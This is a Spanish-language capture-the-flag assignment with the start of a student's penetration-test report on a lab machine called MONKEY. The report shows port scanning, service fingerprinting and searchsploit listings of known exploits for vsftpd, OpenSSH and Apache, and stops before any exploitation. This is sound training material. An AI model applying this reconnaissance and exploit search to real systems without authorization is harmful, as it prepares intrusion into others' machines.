
MONKEY

TAREA SEMANA 4

Resolver el Reto MONKEY.

Para resolver este reto te puedes apoyar de las grabaciones de la clase, las cuales se encuentran en la plataforma y también de la Comunidad de Estudio Hacker Mentor para que entre todos haya un apoyo.



Encontrar 2 banderas ocultas en diferentes ubicaciones del sistema.

bandera1.txt – 15 puntos

bandera2.txt – 15 puntos

Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 2 banderas

Informe de análisis de vulnerabilidades, explotación y resultados del reto MONKEY				
Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
03/09/2023	06/09/2023	1.0	MQ-HM-MONKEY	RESTRINGIDO

Informe de análisis de vulnerabilidades,

explotación y resultados del reto MONKEY.

N.- MQ-HM-MONKEY

Generado por:


Sebastian Barreto, ing.


Especialista de Ciberseguridad, seguridad de la Información

Fecha de creación:
06.09.2023

Índice


1. Reconocimiento





Principalmente empezamos hacer el reconocimiento de nuestra maquina Kali y la maquina MONKEY, viendo la ip y su dirección MAC, damos por enterados que MONKEY es la dirección ip 192.168.189.135 tenemos posiblemente un sistema operativo Linux/Unix, posteriormente procedemos a verificar los puertos abiertos de esta máquina virtual para poder llegar al análisis de las vulnerabilidades dando como resultado 3 puertos abiertos.

2. Análisis de vulnerabilidades





Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	3.0.3	
	ftp-syst	STAT: FTP server status: Connected to ::ffff:192.168.189.128 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text At session startup, client count was 4 vsFTPd 3.0.3 - secure, fast, stable End of status					
	ftp-anon	Anonymous FTP login allowed (FTP code 230) -rw-r--r-- 1 1000 1000 791 May 15 2022 notas.txt					
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
	ssh-hostkey	2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA) 256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA) 256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.38	(Debian)
	http-title	Apache2 Debian Default Page: It works					
	http-server-header	Apache/2.4.38 (Debian)					
	http-methods	Supported Methods: GET POST OPTIONS HEAD					

```
┌──(kali㉿kali)-[~/Documents/MONKEY]
└─$ whatweb 192.168.189.135
http://192.168.189.135 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[
Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.189.135], Title[Apache2 Debian D
efault Page: It works]
```

kali@kali: ~/Documents/MONKEY


```
┌──(kali㉿kali)-[~/Documents/MONKEY]
└─$ searchsploit vsftpd 3.0.3
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
vsftpd 3.0.3 - Remote Denial of Service       | multiple/remote/49719.py
---------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Documents/MONKEY]
└─$
```



kali@kali: ~/Documents/MONKEY
(kali㉿kali)-[~/Documents/MONKEY]
$ searchsploit ssh 7.
Exploit Title | Path
Cypress Solutions CTM-200/CTM-ONE - Hard-code | hardware/remote/50407.py
Dropbear SSH 0.34 - Remote Code Execution | linux/remote/387.c
FaceSentry Access Control System 6.4.8 - Remo | hardware/remote/47067.py
FLIR Thermal Camera F/FC/PT/D - SSH Backdoor | hardware/remote/42787.txt
freeSSHd 1.0.9 - Key Exchange Algorithm Buffe | windows/remote/1787.py
LibSSH 0.7.6 / 0.8.4 - Unauthorized Access | linux/remote/46307.py
Loadbalancer.org Enterprise VA 7.5.2 - Static | unix/remote/32371.txt
NethServer 7.3.1611 - Cross-Site Request Forg | json/webapps/42580.html
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Libr | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration | linux/remote/40113.txt
PuTTY < 0.68 - 'ssh_agent_channel_data' Integ | linux/dos/42137.txt
SSH 1.2.x - CRC-32 Compensation Attack Detect | unix/remote/20617.c
Sysax 5.53 - SSH 'Username' Remote Buffer Ove | windows/remote/18557.rb
Trustwave SWG 11.8.0.27 - SSH Unauthorized Ac | linux/remote/44047.md
Shellcodes: No Results
(kali㉿kali)-[~/Documents/MONKEY]
$



80/tcp open http Apache httpd 2.4.38 ((Debian))
whatweb 192.168.189.135
http://192.168.189.135 [200 OK] Apache[2.4.38], Country
HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[19
Title[Apache2 Debian Default Page: It works]
$ searchsploit apache 2.4.38
Exploit Title | Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Rem | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful | linux/local/46676.php
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of S | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2. | unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2. | unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' Fi | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Lis | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Tra | multiple/remote/6229.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Tra | unix/remote/14489.c
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8 | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8 | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial o | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local Fil | linux/remote/34.pl
Shellcodes: No Results
(kali㉿kali)-[~/Documents/MONKEY]
$

